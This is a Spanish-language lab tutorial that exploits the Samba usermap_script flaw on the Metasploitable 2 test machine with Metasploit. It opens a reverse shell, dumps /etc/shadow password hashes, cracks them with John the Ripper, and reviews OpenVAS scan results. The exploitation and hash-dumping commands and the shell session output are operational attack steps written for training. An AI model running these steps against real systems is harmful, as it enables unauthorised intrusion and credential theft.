Buscar módulo en Metasploit

1. Buscar samba (*search samba*)
2. Resaltar *"exploit/multi/samba/usermap\_script"*


### 3. Seleccione Copiar



Activar el módulo Metasploit.

*use exploit/multi/samba/usermap\_script*

Este es el nombre del exploit que se usará para atacar Samba.



Colocar en RHOST la IP de la victima

*show options*



*set RHOST 10.0.2.5*

*show options*

Explotación:

*exploit*

Pulsar <Ctrl> y "z" al mismo tiempo para salir de la consola.

*Background session 1? [y/N] y*

Pulsar <Enter>

*sessions -l*

```
msf exploit(usermap_script) > exploit 1
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 620yqYXZpzJ0BUuT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "620yqYXZpzJ0BUuT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.108:4444 -> 192.168.1.112:34398) at 2013-05-19 12:06:13
-0500

^Z 2 Press <Ctrl> and "z" at the same time
Background session 1? [y/N] y 3 Press <Enter>
msf exploit(usermap_script) > sessions -l 5

Active sessions
=====
Id  Type      Information      Connection
--  -
1   shell     unix            192.168.1.108:4444 -> 192.168.1.112:34398

msf exploit(usermap_script) >
msf exploit(usermap_script) >
msf exploit(usermap_script) >
msf exploit(usermap_script) >
```

---

## OPTENER LOS HASHES DE /ETC/SHADOW

*Teclear en msfconsole*

*use post/linux/gather/hashdump*

*show options*


*set SESSION 1*

*exploit*

Esto visualizará los hashes de las contraseñas para cada usuario.

Resalte el archivo de contraseña no sombreado (ver imagen).

Seleccionar Copy




## USAR JOHN THE RIPPER

Iniciar otra Ventana de terminal.

Ejecutar John the Ripper.

*john*


*/root/.msf4/loot/20130519223146\_default\_10.0.2.5\_linux.hashes\_533267.txt*



## ESCÁNER DE VULNERABILIDADES OPENVAS

Hasta ahora sólo hemos utilizado Nmap y técnicas manuales para descubrir vulnerabilidades conocidas para nuestra evaluación de vulnerabilidades. Hay otras formas de comprobar rigurosamente un host en busca de vulnerabilidades utilizando escáneres de vulnerabilidades altamente automatizados como OpenVas y Nessus. Tenga en cuenta que el uso de estos escáneres generará una gran cantidad de tráfico y puede incluso DOS un objetivo. Utilice también este tipo de escáner en hosts que posea físicamente usted mismo o con un permiso escrito para escanear, ya que puede ser ilegal hacerlo de otra manera.

Después de ejecutar el escáner de vulnerabilidades OpenVas, que puede tardar mucho tiempo en completarse, podemos echar un vistazo a los resultados a continuación:


**Greenbone**  
 Security Assistant
 

Logged in as Admin **admin** | Logout  
 Sun Jun 5 13:00:30 2016 UTC

Scan Management
 Asset Management
 SecInfo Management
 Configuration
 Extras
 Administration
 Help

Results
 1 - 10 of 130 (total: 446)
 Refresh every 30 Sec.

Filter: severity>Error and task\_id=8b7ac378-28b5-4b47-850e-a7897fb2f91
 sort-reverse=severity first=1 rows=10

Vulnerability	Severity	QoD	Host	Location	Created
X Server	10.0 (High)	80%	192.168.111.130	6000/tcp	Thu Apr 28 15:10:49 2016
ProFTPD Multiple Remote Vulnerabilities	10.0 (High)	80%	192.168.111.130	2121/tcp	Thu Apr 28 15:16:17 2016
ProFTPD Multiple Remote Vulnerabilities	10.0 (High)	80%	192.168.111.130	21/tcp	Thu Apr 28 15:16:18 2016
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.111.130	1524/tcp	Thu Apr 28 15:34:38 2016
distcc Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.111.130	3632/tcp	Thu Apr 28 15:33:37 2016
PostgreSQL weak password	9.0 (High)	99%	192.168.111.130	5432/tcp	Thu Apr 28 15:08:12 2016
SSH Brute Force Logins with default Credentials	9.0 (High)	95%	192.168.111.130	22/tcp	Thu Apr 28 15:30:43 2016
MySQL weak password	9.0 (High)	95%	192.168.111.130	3306/tcp	Thu Apr 28 15:33:54 2016
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	80%	192.168.111.130	5432/tcp	Thu Apr 28 15:08:03 2016
phpinfo() output accessible	7.5 (High)	80%	192.168.111.130	80/tcp	Thu Apr 28 15:14:15 2016

Apply to page contents

(Applied filter: sort-reverse=severity first=1 severity>Error and task\_id=8b7ac378-28b5-4b47-850e-a7897fb2f91 rows=10)
 1 - 10 of 130 (total: 446)

Backend operation: 0.22s
 Greenbone Security Assistant (GSA) Copyright 2009-2015 by Greenbone Networks GmbH, www.greenbone.net

Los resultados se han clasificado por gravedad y, como puede ver, OpenVas ha detectado muchas vulnerabilidades graves. Es aconsejable utilizar varios escáneres de vulnerabilidades para descartar falsos positivos que pueden ocurrir con frecuencia durante el escaneo automático de vulnerabilidades.

## RESUMEN

Hasta ahora nuestra evaluación de vulnerabilidades descubrió una gran cantidad de vulnerabilidades en la máquina Metasploitable 2 para sólo 2 servicios, utilizando diferentes técnicas. Ambos servicios irreales ircd y proftpd contienen puertas traseras que pueden ser fácilmente explotadas tanto manualmente como con Metasploit. También hemos echado un vistazo al escáner automático de vulnerabilidades OpenVas y hemos observado un montón de vulnerabilidades graves. En el siguiente tutorial explotaremos las vulnerabilidades descubiertas tanto manualmente como con Metasploit.